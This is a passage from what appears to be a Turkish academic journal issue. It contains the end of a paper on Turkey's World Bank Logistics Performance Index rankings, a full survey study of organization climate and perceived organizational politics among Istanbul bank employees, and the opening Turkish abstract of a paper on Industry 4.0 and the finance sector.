Rank	LPI 2007	LPI 2010	LPI 2012	LPI 2014	LPI 2016
1	Singapore	Germany	Singapore	Germany	Germany
2	Netherlands	Singapore	Hong Kong	Netherlands	Luxembourg
3	Germany	Sweden	Finland	Belgium	Sweden
4	Sweden	Netherlands	Germany	United Kingdom	Netherlands
5	Austria	Luxembourg	Netherlands	Singapore	Singapore
6	Japan	Switzerland	Denmark	Sweden	Belgium
7	Switzerland	Japan	Belgium	Norway	Austria
8	Hong Kong	United Kingdom	Japan	Luxembourg	United Kingdom
9	United Kingdom	Belgium	USA	USA	Hong Kong
10	Canada	Norway	United Kingdom	Japan	USA

Resource: World Bank, Logistics Performance Index (2007,2010, 2012, 2014, 2016)

The World Bank Logistics Performance Index (LPI) is an important indicator for countries to see their performances in selected areas in terms of logistics and compete with other countries at competitive points. Table 2 shows the results of LPI for Turkey and LPI values for each sub-component.

Table 2: Turkey's Logistics Performance Index (2007-2016)

TURKEY	LPI 2007		LPI 2010		LPI 2012		LPI 2014		LPI 2016	
	Rank	Score	Rank	Score	Rank	Score	Rank	Score	Rank	Score
Logistics Performance Index (General)	34	3,15	39	3,22	27	3,51	30	3,50	34	3,42
Customs	33	3,00	46	2,82	32	3,16	34	3,23	36	3,18
Infrastructure	39	2,94	39	3,08	25	3,62	27	3,53	31	3,49
International Transportation	42	3,07	44	3,15	30	3,38	48	3,18	35	3,41
Logistics Competence	30	3,29	37	3,23	26	3,52	22	3,64	36	3,31
Shipment Tracking	34	3,27	56	3,09	29	3,54	19	3,77	43	3,39
Timeliness	52	3,38	31	3,94	27	3,87	41	3,68	40	3,75

Resource: World Bank, Logistics Performance Index (2007,2010, 2012, 2014, 2016)

According to the ranking in 2007, Turkey was ranked 34 among 150 countries while the overall score 3,15. For the year 2016, Turkey was ranked 34 among 160 countries with 3.42 overall score. Despite receiving a higher score, Turkey's ranking remained the same compared to 2007 in 2016. This is mainly due to countries' improvements. When Turkey's LPI position in the world ranking and score is examined, Turkey's infrastructure and international transportation components are seen to be more successful in 2016. Nevertheless, timeliness and shipment tracking are inadequate headings in a relative sense.

CONCLUSION

Today, the need to evaluate logistics activities on a competitive platform is increasing. The importance of this requirement supports the expression of competition between businesses in logistics activities. Logistics activities have become an important business function that makes positive contributions to the competitiveness of all businesses. From the business point of view, it has become an increasingly important part of the operating costs and is an effective function in increasing the incomes at the same time. As a result, the importance of logistics has increased nowadays more than in the past. For this reason, increasing of the performance levels of logistics activities is a major necessity for businesses and is an important element of competition.

In this study, the concept of logistics management, the development of logistics activities and the competition strategies of logistics activities were tried to be examined. It seen that the logistic activities performed in the businesses have an effect on the competition strategies. When studies on logistics are examined; it can be said that logistics activities are an effective management area that can be used in the differentiation strategies in recent years.

Logistics management, which operates effectively and efficiently, serves to create value for customers by providing competitive advantage to businesses. On the other hand, these activities need to be looked at as a whole in order to raise the level of service to the highest level and reduce costs. Therefore, logistics activities need to be considered within the framework of an integrated system approach.

In the research, LPI and Turkey's ranking in LPI was evaluated. Although it is not at the desired level, the importance of the logistics sector in Turkey, where growth potential is quite high, is increasing. Logistics which is one of the service industries is the second position after tourism in Turkey. Thanks to effective logistics management, businesses can gain competitive advantage and this competitive advantage will be reflected in the profit of the businesses positively.

In parallel with the results emerged, to be one of the top 15 countries in LPI, and to improve logistics performance, Turkey needs to improve the infrastructure, implement innovative production and foreign trade policy and increase its share of world markets (national income and export growth, product and market diversification). In addition, the problem of skilled labor in the logistics sector in Turkey should be solved. Logistics strategic planning and logistics master plan should be prepared urgently, institutional and legal arrangements for the sector should be carried out. Studies initiated on logistics villages and logistics zones should be completed and disseminated. Only in this way, Turkey can realize its goals as a logistics base.

REFERENCES

- Akdemir, A. (2003). *Temel İşletmecilik Bilgiler*, Yayıncı Yayınları, Kocaeli.
- Arvis, J. F., Mustra, M. A., Panzer, J., Ojala, L., & Naula, T. (2007). *Connecting to compete: trade logistics in the global economy-The Logistics performance index and its indicators*. World Bank. Washington, DC.
- Arvis, J. F., Mustra, M. A., Ojala, L., Shepherd, B., & Saslavsky, D. (2010). *Connecting to Compete 2010: Trade Logistics in the Global Economy--The Logistics Performance Index and Its Indicators*. World Bank.
- Arvis, J. F., Mustra, M. A., Ojala, L., Shepherd, B., & Saslavsky, D. (2012). *Connecting to compete 2012: Trade logistics in the global economy*.
- Arvis, J. F., Saslavsky, D., Ojala, L., Shepherd, B., Busch, C., Raj, A., & Naula, T. (2016). *Connecting to Compete 2016: Trade Logistics in the Global Economy--The Logistics Performance Index and Its Indicators*.
- Babacan, M. (2003). "Lojistik Sektörünün Ülkemizdeki Gelişimi ve Rekabet Vizyonu", *Ege Akademik Bakış*, 3(1), 8-15.
- Babacan, M., & Eriş, E. D. (2004). Marketing strategies of logistics firms in Turkey during economic crises. In *International Logistics Congress Proceedings*.
- Baki, B. (2004). *Lojistik Yönetimi ve Lojistik Sektör Analizi*. Volkan matbaacılık.
- Baki, B., & Şimşek, B. (2004). Lojistik Faaliyetlere Göre Performans Ölçütlerinin Belirlenmesi. *Yöneylem Araştırması/Endüstri Mühendisliği XXIV Ulusal Kongresi*, 15-18.
- Burmaoğlu, S. (2012). Ulusal İnovasyon Göstergeleri ile Ulusal Lojistik Performansı Arasındaki İlişki: AB Ülkeleri Üzerine Bir Araştırma. *Ege Akademik Bakış*, 12(2), 193-208.
- Christopher, M. (1998). *Logistics and Supply Chain Management: Strategies for reducing cost and improving services*. Financial Times/prentice Hall, London.
- Coyle, J.J., Bardi, E.J., Langley, C.J., 1992. *The Management of Business Logistics*, West Publishing Company, St. Paul, MN
- Çancı, M., & Erdal, M. (2003). *Lojistik yönetimi: Freight forwarder el kitabı 1. UTİKAD*.
- Daugherty, P. J., Autry, C. W., & Ellinger, A. E. (2001). Reverse logistics: the relationship between resource commitment and program performance. *Journal of business logistics*, 22(1), 107-123.
- Demir, M. H. (2013). *Çağdaş Lojistik Uygulamaları*. TC Anadolu Üniversitesi Yayını, (2752).
- Ener, T. (2010). *Global Logistics Performance Index: Analysis of Performances of Logistics Firms in Mersin*. Mersin University, Ed.
- Gümüş, Y. (2007). Üretim işletmelerinde lojistik maliyetlerinin faaliyet tabanlı maliyetleme yöntemine göre hesaplanması ve bir uygulama. İzmir: Dokuz Eylül Üniversitesi Sosyal Bilimler Enstitüsü İşletme Anabilim Dalı.
- Kara, M., Tayfur, L., & Basık, H. (2009). Küresel Ticarete Lojistik Üslerin Önemi ve Türkiye/The Importance of Logistics Centers in Global Trade And Turkey. *Mustafa Kemal Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, 6(11).

- Korpela, J., Lehmusvaara, A., & Tuominen, M. (2001). Customer service based design of the supply chain. *International Journal of Production Economics*, 69(2), 193-204.
- Lambert, D. M., Cooper, M. C., & Pagh, J. D. (1998). Supply chain management: implementation issues and research opportunities. *The international journal of logistics management*, 9(2), 1-20.
- Li, S., Ragu-Nathan, B., Ragu-Nathan, T. S., & Rao, S. S. (2006). The impact of supply chain management practices on competitive advantage and organizational performance. *Omega*, 34(2), 107-124.
- Magee, J.F., Copacino, C.F. and Rosenfield, D.B. (1985), *Modern Logistics Management. Integrating Marketing, Manufacturing, and Physical Distribution*, Wiley, New York, NY.
- McGinnis, M. A., & Vallopra, R. M. (1999). Purchasing and supplier involvement in process improvement: a source of competitive advantage. *Journal of Supply Chain Management*, 35(3), 42-50.
- Johnson, J. C., McClure, D. J., & Schneider, K. C. (1999). Job satisfaction of logistics managers: Female versus male perspectives. *Transportation Journal*, 39(1), 5-19.
- Porter, M. E. (2000). *Wettbewerbsvorteile: Spitzenleistungen erreichen und behaupten*=(Competitive advantage). Frankfurt/Main [ua]: Campus-Verl.
- Rossi, S., Colicchia, C., Cozzolino, A., & Christopher, M. (2013). The logistics service providers in eco-efficiency innovation: an empirical study. *Supply chain management: an international journal*, 18(6), 583-603.
- Servera- Francés, D., Arteaga- Moreno, F., Gil- Saura, I., & Gallarza, M. G. (2013). A multiblock PLS- based algorithm applied to a causal model in marketing. *Applied Stochastic Models in Business and Industry*, 29(3), 241-253.
- Tracey, M., Vonderembse, M. A., & Lim, J. S. (1999). Manufacturing technology and strategy formulation: keys to enhancing competitiveness and improving performance. *Journal of operations management*, 17(4), 411-428.
- Tutar, E., Tutar, F. ve Yetişen, H. (2009). “Türkiye’de Lojistik Sektörünün Gelişmişlik Düzeyinin Seçilmiş AB Ülkeleri (Romanya ve Macaristan) İle Karşılaştırmalı Analizi”, *KMU İİBF Dergisi*, 11(7), (190-216).
- Wang, G., Gunasekaran, A., Ngai, E. W., & Papadopoulos, T. (2016). Big data analytics in logistics and supply chain management: Certain investigations for research and applications. *International Journal of Production Economics*, 176, 98-110.
- Yürüyen, U. M. (2003). *Deniz ticaretinde elektronik satış yönetimi*. Dokuz Eylül Üniversitesi.
- <http://elmo.shore.ctc.edu/jbaker/170%20cllpptw05.ppt#257,1>
- http://www.kalkinma.gov.tr/Lists/Kalknma%20Planlar/Attachments/12/Onuncu_Kalk%C4%B1nma_Plan%C4%B1.pdf

The Impact of Organization Climate and Desirability for Control on the Perception of Organizational Politics

Ahmed SHALTOOT*

Abstract

In the last two decades, the perception of organizational politics was ranked one of the most critical problems which face organizations. Once individuals start observing the political behaviors in their organization, they start to have less productivity, less commitment and motivation, higher level of stress, higher level of turnover and so forth. In this study, the researcher attempted to emphasize the existing and investigate more antecedents of the perceptions of organizational politics. To do so, he distributed questionnaires to bankers in the private sector. The obtained data was analyzed using SPSS 20. The researcher concluded that organization climate had a significant negative impact on the perception of organizational politics. However, desirability for control did not show any significant influence on any of the three factors of the perceptions of organizational politics. On the other hand, some of the demographic variables illustrated a significant difference on each of organization climate, trust among coworkers, desirability for control, information distribution and the perceptions of organizational politics. Age and salary had significant differences on some of the previously mentioned five variables while gender and level of education had not.

Keywords: Perception of Organizational Politics, Organization Climate and Desirability for Control.

JEL Code: M12

Introduction

“Politics and conflict sometimes capture an organization in whole or significant part; giving rise to a form we call the political arena” (Mintzberg, 1985). As governments, large organizations are basically political entities. People understand governments through their politics and organization should be seen through their politics (Pfeffer, 1992). Many researchers conceive organizations via their politics. Other researchers like March claimed that organizations are political entities where they define their goals and make their decisions through a political bargaining process (March, 1962). Therefore, once a conflict takes a place among colleagues, the entity with higher level of power has the final saying regardless the efficiency of their decisions on reaching the organizational objectives (Baldrige, 1971). Myriad of earlier studies investigated not just the topic of organizational politics but also the personnel perceptions of organizational politics. However, the perception of organizational politics was relatively researched more than organizational politics itself. Researchers were more inclined to analyze the perception of organizational politics for two major reasons. Firstly, they believed that the perception of organizational politics is easily measurable through its consequences. Secondly, personnel logically and normally act and behave based on their own perception of reality not based on the reality itself (Lewin, 1936). Consequently, in this study, the researcher will scan the literature searching for the available definitions of organization politics and the perception of organizational politics. Later on, he will examine the potential influence of organization climate, trust, desirability for control, and information distribution on the perception of organizational politics through distributing questionnaires to workers in private banks.

I. Literature Review

I.1. The definition of the perception of organizational politics

Researchers examined the topic of organizational politics from two different perspective, micro perspective and macro perspective (Valle & Perrewe, 2000). Researchers with micro perspective considered the political courses of actions from individual (Burns, 1961; Parker, Jones and Wexler, 1981; Farrell & Petersen, 1982; Vrendenburgh, & Maurer, 1984). On the other hand, researchers with macro perspective considered organizational politics with a top-down approach. This approach emphasized the impacts of structural and environmental variable on organizational politics (Madison et

* Marmara Üniveristesesi, Turkey Gülbahar Mah. Gülbahar Cd. No:60, 34394 Şişli/İstanbul Email: ahmedshaltoot90@gmail.com

al., 1980; Gandz & Murray, 1980; Pfeffer, 1981). Since 1970's, many researchers attempted to create a precise definition for organizational politics. Some of them shortly defined it, some of them thoroughly described it while others just rephrased and built over the previous definitions. Reaching all the written definitions might be quite unrealistic since there are tens of the studies of organizational politics. So far, approximately 200 studies that explored the ambiguity of political actions in the workplace have been published professional academic forums (Drory & Vigoda-Gadot, 2010). But in this study, the researcher will list the previously developed Ferris et al.'s (2002) table of definitions of organizational politics and add some more definitions.

Table 1: Definitions of Organizational Politics

Author	Year	Definition
Burns	1961	<i>"Others (individuals) are made use of as resources in competitive situations"</i>
Pettigrew	1973	<i>"Behaviors by individuals, or, in collective terms, by subunits within an organization that makes a claim against the resource-sharing systems of the organization"</i>
Frost & Hayes	1977	<i>"The activities of organizational members...when they use resources to enhance or protect their share of an exchange...in ways that could be resisted, or ways in which the impact would be resisted, if recognized by the other party(ies) to the exchange"</i>
Mayes & Allen	1977	<i>"The management of influence to obtain ends not sanctioned by the organization or to obtain sanctioned ends through non-sanctioned influence means"</i>
Tushman	1977	<i>"The use of authority and power to effect definitions of goals, directions, and other major parameters of the organization"</i>
Alen et al.	1979	<i>"Intentional acts of influence to enhance or protect the self-interest of individuals or groups"</i>
Pfeffer	1981	<i>"Those activities taken within organizations to acquire, develop, and use power and other resources to obtain one's preferred outcomes in a situation in which there is uncertainty or dissensus about choices"</i>
Porter, Allen & Angle	1981	<i>"Social influence attempts that are discretionary, intended to promote or protect the self-interests of individuals and groups, and threaten the self-interests of others"</i>
Mintzberg	1983	<i>"Individual or group behavior that is informal, ostensibly parochial, typically divisive, and above all in a technical sense, illegitimate - sanctioned neither by formal authority, accepted ideology, nor certified expertise (although it may exploit any one of those)"</i>
Ferris, Russ & Fandt	1989	<i>"A social influence process in which behavior is strategically designed to maximize short-term or long-term self-interest, which is either consistent with or at the expense of others' interests"</i>
Drory*	1993	<i>"Behaviors that occur on an informal basis within an organization and involve intentional acts of influence that are designed to protect or enhance individuals' professional careers when conflicting courses of action are possible"</i>
Cropanzano, Kacmar & Bozeman	1995	<i>"Social influence attempts directed at those who can provide rewards that will help promote or protect the self-interest of the actor"</i>
Cropanzano et al. *	1997	<i>"politics is limited to behavior that is strategically designed to maximize short-term or long-term self-interest"</i>

Bacharach & Lawler	1998	<i>"The efforts of individuals or groups in organizations to mobilize support for or opposition to organizational strategies, policies or practices in which they have a vested stake or interest"</i>
Kacmar & Baron	1999	<i>"Actions by individuals that are directed toward the goal of furthering their own self-interests without regard for the well-being of others within the organization"</i>
Ferris, Harrell-Cook, & Dulebohn	2000	<i>"Involves an individual's attribution to behaviors of self-serving intent, and is defined as an individual's subjective evaluation about the extent to which the work environment is characterized by co-workers and supervisors who demonstrate such self-serving behavior"</i>
Vigoda *	2003	<i>"Unique domain of interpersonal relations in the workplace"</i>

* Added by the researcher to Ferris et al.'s (2002) table.

The above-listed definitions of organizational politics show that the concept is relentlessly transiting and under permanent debate (Drory & Vigoda-Gadot, 2006). Analyzing these definitions implies stability over decades (Ferris et al., 2002);

- Organizational politics involves individuals or groups behaving for their own self-interest, and often against the goals and objectives of the organization itself.
- Organizational politics are often occurred due to differential individual and organizational advantageous possessed by one entity over another such as power, influence, expertise and authority.
- Some researchers have tendency to illustrate organizational politics as a "neutral" behavior through the use of power and influence, while others conceive organizational politics as zero-sum game by which influential members benefit, usually at the cost of the organization and its less influential or politically inclined individuals.

Mintzberg's definition of organizational politics is the most cited among the other listed definitions. The definition has three major points; firstly, political courses of action are not formally sanctioned in any organization. Secondly, political courses of action pit individuals and groups with divergent agendas against one another. Finally, political courses of action may run against the organizational plans and goals.


On the other hand, perception of organizational politics is a reflection of one organizational member's thought regarding other organizational members' behaviors. It "involves an individual's attribution to behaviors of self-serving intent, and it defined as an individual's subjective evaluation about the extent to which the work environment is characterized by co-workers and supervisors who demonstrate such self-serving behaviors" (Ferris, Harrell-Cook & Dulebohn, 2000). Normally, individuals consider these behaviors as self-serving actions. In other words, individuals would have subjective feelings about these "political" behaviors in their work environment (Ferris, Harrell-Cook & Dulebohn, 2000). These perceptions are affected by personal factors, organization itself, and even its environment. In turn, they affect turnover intention, productivity, job involvement, and job satisfaction (Ferris & Kacmar, 1992).

1.2. The potential antecedents of perceptions of organizational politics

Ferris et al.'s model classified the influencers to three main categories: *Personal influencers*, *organizational influencers*, and *job/work environment influencers* (Ferris, Russ & Fandt, 1989). Later on, especially in 2002, Ferris and his colleagues developed and improved the model of 1989 by conducting a meta-analytic research (Ferris et al., 2002) (*see figure 1*). They added more antecedents to only two categories, personal influencers and job/work environment influencers. In this study, the researcher will

try to examine a couple of previously uninvestigated of poorly investigated influencers of perceptions of organizational politics. Thus, these influencers are *organizational climate* and *desirability for control*.

Figure 1: Model of Organizational Politics Perceptions (Ferris, Russ, & Fandt, 1989)



• Organization Climate

Organization climate is an elusive and intangible concept (Thomas, 1976). Basically, the term of organization climate was firstly mentioned in 1936 by Kurt Lewin. Organizational climate is “*..the shared perceptions of and the meaning attached to the policies, practices, and procedures employees experience and the behaviors they observe getting rewarded and that are supported and expected*” (Schneider, Ehrhart and Macey, 2013). While organization culture represents the bunch of values and beliefs, organization climate represents employees’ perceptions of these values and beliefs.

Organization climate and perceptions of organizational politics are not separately important, but their influence can be noticed when examined together. Many researchers proved that organization climate has a significant negative influence on the perceptions of organizational politics (Parker, Dipboye & Jackson, 1995; O’Conner & Morrison, 2001; Vashdi, Vigoda & Shlomi, 2013; Eryilmaz, 2014).

Moreover, a study showed that the perception of organizational politics has a significant negative impact on organization climate as well (O'Conner & Morrison, 2001) while others proved the moderation role of organization climate in the relationship between organizational politics and work out comes (affective commitment and turnover) (Kiewitz et al., 2002). Additionally, Ferris et al. (2002) believed that political organization can create a positive perspective of climate. This can be the finding, if the type of political behavior revealed good features of the work environment.

• Desirability for Control

Desirability for control is *“the extent to which people generally is motivated to see themselves in control of the events in their lives”* (Burger, 1992). There are two types of individuals when it comes to desirability for control. Individuals with high level of desirability for control are relatively decisive, active, assertive and eager to guide others; whereas individuals with low level of desirability for control are relatively indecisive, passive, nonassertive and not eager to influence anyone (Burger & Cooper, 1979).

Previous studies linked desirability for control with many consequences such as learned helplessness which leads to depression, anxiety, well-being, adjustment, health, stress and gambling behaviors. Unfortunately, researchers did not investigate the potential relationship between desirability for control and the perceptions of organizational politics. However, as we noted above, individuals with high level of desirability for control incline to take leadership roles. Thus, they, have high tendency to make their own decisions and make social and political changes. Therefore, the researcher believes that they perceive their colleagues' political behaviors relatively higher than their colleagues with low level of desirability for control.

II. Hypotheses of the study

H0: There is a significant relationship between organization climate and the perception of organizational politics.

H0: There is a significant relationship between desirability for control and the perception of organizational politics.

III. Research Methodology

In this study, the researcher will use a questionnaire as a quantitative method to collect data. The questionnaire consists of demographic variables (age, gender, salary, educational level and etc.), scale for perceptions of organizational politics (Ferris & Kacmar, 1992), scale for organizational climate (Litwin & Stringer, 1968) and scale for desirability for control (Burger & Cooper, 1979).

The study focuses on examining the abovementioned relationships in the banking private sector, Istanbul. According to Türkiye Bankalar Birliği, in 2015, the number of bankers was 86.986 in Istanbul. Since it is obviously impossible to reach all these bankers, the researcher decided to survey a limited number of bankers. The targeted banks were chosen randomly; the targeted banks were İş bankası, Akbank, Yapı Bankası, Finans Bank, Anadolu bank, HSBC, Deniz Bank, and Garanti Bankası.

The researcher manually distributed 243 hardcopy questionnaires; Softcopy questionnaire was created as well. The researcher received 150 questionnaires in total, 138 hardcopy questionnaires and 12 softcopy questionnaires. Consequently, the response rate of the study is 61.7%. In other words, the researcher approximately collected 6 out of 10 distributed questionnaires. The researcher believes that the length of the questionnaire was the main reason behind the above-average response rate.

The researcher used Statistical Program for Social Sciences (SPSS 22.0) to analyse the data. 0.5 was determined as a significance level for the factor analyses. KMO was calculated to determine the sample adequacy for each variable whereas Bartlett test was conducted to determine the homogeneity of the variables.

IV. Data Analysis and Results

By analysing these questionnaires, the researcher found that 51.3% of the respondents are males while 48.7% of the respondents are females; 47.3% of the respondents are between (20-30) year-old, 38% of the respondents are between (31-40) year-old, and 14.7% of the respondents are above 40-year-old; 5.3% of the respondents are high school graduate, 66% of the respondents are university graduate, and 28.7% of the respondents are higher education graduates; 26.7% of the respondents have salary between 1500-2500TL, 26.7% of the respondents have salary between 2501-3500TL, 16% of the respondents have salary between 3501-4500TL, and 14% of the respondents have salary more than 4500TL.

Furthermore, in order to test the hypotheses, the researcher examined the relationship between the three factors of the perceptions of organizational politics (general political behaviours, go along to get ahead, and pay and promotion), the seven factors of organization climate (structure, responsibilities, reward, warmth, support, conflict and identity) and desirability for control as a single factor. He found a significant negative relationship between organization climate and the perception of organization politics. However, he did not find any significant relationship between desirability for control and the perception of organizational politics.

Table 2: The correlation between organization climate, desirability for control and the perception of organizational politics.

	1	2	3	4	5	6	7	8	9	10	11
1. General political behaviour	1										
2. Go along to get ahead	0,440**	1									
3. Pay and promotion	0,294**	0,466**	1								
4. Reward	-0,560**	-0,508**	-0,311**	1							
5. Structure	-0,588**	-0,375**	-0,350**	0,451**	1						
6. Responsibility	-0,348**	-0,203*	-0,042	0,309**	0,275**	1					
7. Conflict	-0,412**	-0,368**	-0,291**	0,503**	0,344**	0,316**	1				
8. Support	-0,352**	-0,412**	-0,397**	0,558**	0,447**	0,110	0,329**	1			
9. Warmth	-0,428**	-0,367**	-0,343**	0,456**	0,462**	0,304**	0,258**	0,394**	1		
10. Identity	-0,475**	-0,445**	-0,421**	0,511**	0,507**	0,289**	0,361**	0,536**	0,408**	1	

11. Desirability for control	0,118	0,159	-0,196*	-0,059	0,174*	-0,274**	0,038	0,100	0,166*	0,034	1

V. Conclusion and Discussion

In this study, the researcher attempted to investigate and measure the impact of potential antecedents on the perception of organizational politics. These antecedents are organization climate and desirability for control. One of the two independent variables (organization climate) was previously studied and linked to the perception of organizational politics, whereas the other independent variable (desirability for control) was not investigated or linked to the perception of organizational politics. Also, the study investigated the demographic variables and their effects on all the variables. The researched demographic variables were gender, age, education level and salary.

The analysis of the obtained data showed organization climate had a significant negative impact on the perception of organizational politics where all the seven factors of organization climate had a significant impact on the three factors of the perceptions of organizational politics. Also, desirability for control did not show any significant influence on any of the three factors of the perceptions of organizational politics.

Organization climate was a very significant antecedent of the perceptions of organizational politics. All the seven factors of organization climate (structure, responsibility, reward, risk, warmth, support, and standards) had a significant negative relationship with all the three factors of the perceptions of organizational politics (general political behaviours, going along to get ahead, and pay and promotion). The finding of the study supported the previously conducted researches on the relationship between organization climate and the perception of organizational politics (O'Conner & Morrison, 2001; Vashdi, Vigoda & Shlomi, 2013). O'Conner & Morrison's study concluded a significant negative relationship between organization climate and the perception of organizational politics (O'Conner & Morrison, 2001). However, their study did not state the direction of the relationship (i.e. does the perception of organizational politics affects organization climate? Or vice versa? Or both?). Besides, Vashdi, Vigoda-Gadot and Shlomi's (2013) study examined the impacts of all types of organization climate on the perception of organizational politics in the micro-level (individual-based) and macro-level (organization-based). They concluded that all types of organization climate have a significant negative on the perception of organizational politics. However, they did not explore the influence of the factors of organization climate on the perception of organizational politics. This study built on O'Conner & Morrison's (2001) and Vashdi, Vigoda-Gadot and Shlomi's (2013) studies where it proved organization climate and its three seven factors have a significant negative impact on the perception of organizational politics and its three factors. Moreover, whereas O'Conner & Morrison (2001) and Vashdi et al. (2013) generally investigated the impact of organization climate on the perception of organizational politics, Eryilmaz thoroughly studied the influence Eryilmaz I. (2014). He researched the impact of five factors of organization climate (support, identity, warmth, structure and reward) on the perception of organizational politics. The finding of our study roughly matches his where we found the seven of organization climate (support, identity, warmth, structure, reward, risk, and standard) had a negative significant on POP and its three factors.

Desirability for control did not show any significant influence on the perception of organizational politics and its all three factors (general political behaviours, going along to get ahead, pay and promotion). Unfortunately, all conducted studies on investigating the possible antecedent for POP did not include desirability for control. Nevertheless, the researcher previously expected a significant positive impact between the two variables. He believed that employees with high level of desirability for control perceive their colleagues' political actions. Neutrally, the findings of this study did not support the expected outcome.

VI. Further Research

In this study, the researcher attempted to build on the previously established model of POP (Ferris, Russ & Fandt, 1989). Previously, researchers studied the impact of organization climate on the perception of organizational politics. Also, others partially studied the impact of trust among co-workers on the POP. On the other hand, the impact of desirability for control and information distribution on the perception of organizational politics has never been thoroughly examined. The researcher reached a significant negative impact of organization climate and information distribution on the perception of organizational politics whereas trust among co-workers had weak negative impact on POP. On the contrary, desirability for control did not show any significant impact on POP.

REFERENCE

- Baldrige, J. V. (1971). *Power and conflict in the university: Research in the sociology of complex organizations*. New York: John Wiley & Sons.
- Burger, J. M. (1992). *Desire for control: Personality, social, and clinical perspectives*. New York: Plenum.
- Burger, J. M. & Cooper, H. M. (1979). *The desirability of control*. *Motivation and Emotion*, 3, 381-393.
- Burns, T. (1961). *Micropolitics: Mechanisms of institutional change*. *Administrative Science Quarterly*, 6, 257-281.
- Drory, A. & Vigoda-Gadot, E. (Eds.). (2006). *Handbook of organizational politics*. Cheltenham: Edward Elgar.
- Drory, A., & Vigoda-Gadot, E. (2010). *Organizational politics and human resource management: A typology and the Israeli experience*. *Human Resource Management Review*, 20(3), 194-202.
- Eryilmaz I. (2014). *Örgüt ikliminin algılanan örgütsel politika üzerine etkisi: Kamu sektöründe bir araştırma (Master thesis)*. Retrieved from YÖK Database. Study No. 355946.
- Farrell, D. & Petersen, J.C. (1982). *Patterns of political behavior in organizations*. *Academy of Management Review*, 7:403-412.
- Ferris, G. R., Adams, G., Kolodinsky, R. W., Hochwarter, W. A., & Ammeter, A. P. (2002). *Perceptions of organizational politics: Theory and research directions*. *Research in Multi-Level Issues The Many Faces of Multi-level Issues*, 179-254.
- Ferris, G.R. & Kacmar, K.M. (1992). *Perceptions of organizational politics*. *Journal of Management*, 18: 93-116.
- Ferris, G. R., Harrell-Cook, G., & Dulebohn, J.H. (2000). *Organizational politics: The nature of the relationship between politics perceptions and political behavior*. *Research in the sociology of organizations (Vol. 17, pp. 89-130)*.
- Ferris, G.R., Russ, G.S. & Fandt, P.M. (1989). *Politics in organizations*, Pp. 143-170 in R.A. Giacalone & P. Rosenfeld (Ed.). *Impression management in the organization*. Hillsdale, NJ: Erlbaum.
- Gandz, J., & Murray, V. (1980). *The experience of workplace politics*. *Academy of Management Journal*, 23, 237-251.
- Kiewitz, C., Hochwarter, W.A., Ferris, G.R., & Castro S. L. (2002). *The role of psychological climate in neutralizing the effects of organizational politics on work outcomes*. *Journal of Applied Social Psychology*, 32 (6) pp.1189-1207.
- Lewin, K. (1936). *Principles of topological psychology*. New York: McGraw-Hill.
- Litwin, G.H., Stringer, R.A., (1968). *Motivation and Organizational Climate*. Boston Division of Research Harvard Business School, ABD.
- Madison, D. L., Allen, R. W., Porter, L. W., Renwick, P. A., and Mayes, B. T. (1980). *Organizational politics: An exploration of managers' perceptions*. *Human Relations*, 33 (79-100).
- March, J.G. (1962). *The business firm as a political coalition*. *The Journal of Politics*, 24 (4), 662-678.
- Mintzberg, H. (1985). *The organization as political arena*. *Journal of Management Studies*, 22 (2), 133-154.
- O'Conner, W.E., & Morrison, T.G. (2001). *A comparison of situational and dispositional predictors of organizational politics*. *The Journal of Psychology*, 135 (3), 301-312.
- Parker, C. P., Dipboye, R. L., & Jackson, S. L. (1995). *Perceptions of Organizational Politics: An Investigation of Antecedents and Consequences*. *Journal of Management*, 21(5), 891-912.
- Parker, L., Jones, E. and Wexler, P. (1981). *Critical Directions: Psychoanalysis and Social Psychology*. *Psychology and Social Theory*, 2, pp.1-3.
- Pfeffer, J. (1981). *Power in organizations*. Marshfield, MA: Pitman.
- Pfeffer, J. (1992). *Management with power*. Boston: Harvard Business School Press.
- Schneider B., Ehrhart M G., and Macey W. H. (2013). *Organizational Climate and Culture*. *Annual Review of Psychology*. 64:361-88.
- Thomas A. R. (1976). *The Organizational Climate of Schools*. *International Review of Education*. Vol. 22, No. 4, pp. 441-463.
- Valle, M & Perrewew, (2000). *Do politics perceptions relate to political behaviours? Tests of an implicit assumption and expanded model*. *Human relations*, 53(3)
- Vashdi, D.R., Vigoda, E., Shlomi, D., (2013). "Assessing Performance: The Impact Of Organizational Climates And Politics On Public Schools' Performance", *Public Administration*, 91(1): 135-158.
- Vrendenburgh, D. J. & Maurer J. G., (1984). *A Process Framework of Organizational Politics*. *Human Relations*, 37,1, 47-66.

Endüstri 4.0 Perspektifinden Finans Sektörü ve Ortaya Çıkan Gelişmeler

Nurcan ŞİMŞEK*

Mustafa KOÇ**

Öz

Son yıllarda her alanda teknolojik bir dönüşüm yaşandığı görülmektedir. Bu dönüşüm 2011 yılında sanayi devrimlerinin dördüncü evresini ifade eden Endüstri 4.0 ile kavramsal bir boyut kazanmıştır. Endüstri 4.0, akıllı fabrikalara ulaşmak istenen salt üretim sektörünü etkileyen bir dönüşüm olarak algılanamaz durumdadır. Endüstri 4.0'ın araçları olan siber güvenlik, nesnelerin interneti, bulut bilişim, artırılmış gerçeklik ve robotik teknolojiyle bilişim temelli bir yapılanmanın sektörlerde ve iş süreçlerinde işleyiş farklılıkları meydana geleceği öngörülmektedir.

Bu sektörlerden biri de finans sektörüdür. Çünkü insanlar, zaman ve maliyet avantajı elde etmek için finansal işlemlerini artık fiziki ortamlardan ziyade internet aracılığıyla gerçekleştirir hale gelmiştir. Ancak yine de işlemlerin ve sistemlerin güvenilirliği en büyük endişe kaynağıdır. Bu yüzden finans sektöründe faaliyet gösteren firmalar finansman kaynaklarının güvenliğini sağlamak için tedbirler almak zorunda kalmakta ve sektörde bazı dönüşümler görülmektedir. Bu anlamda karşımıza "finansal teknoloji (FinTech)" kavramı çıkmaktadır.

Bu çalışmada Endüstri 4.0 kavramının gelişim sürecine ve araçlarına değinilmiş, bu bağlamda finans sektöründe yaşanan gelişmeler ve ortaya çıkan yeniliklere yer verilmiştir. Son olarak da bu iki sürecin ilerleyiş biçimlerindeki bağlantı, benzerlik ve farklılıklar ortaya konulmaya çalışılmıştır.

Anahtar Kelimeler: Endüstri 4.0, finansal teknoloji

Jel Kodlar: L9,O3

Finance Sector and Developments Within Industry 4.0 Perspective

Abstract

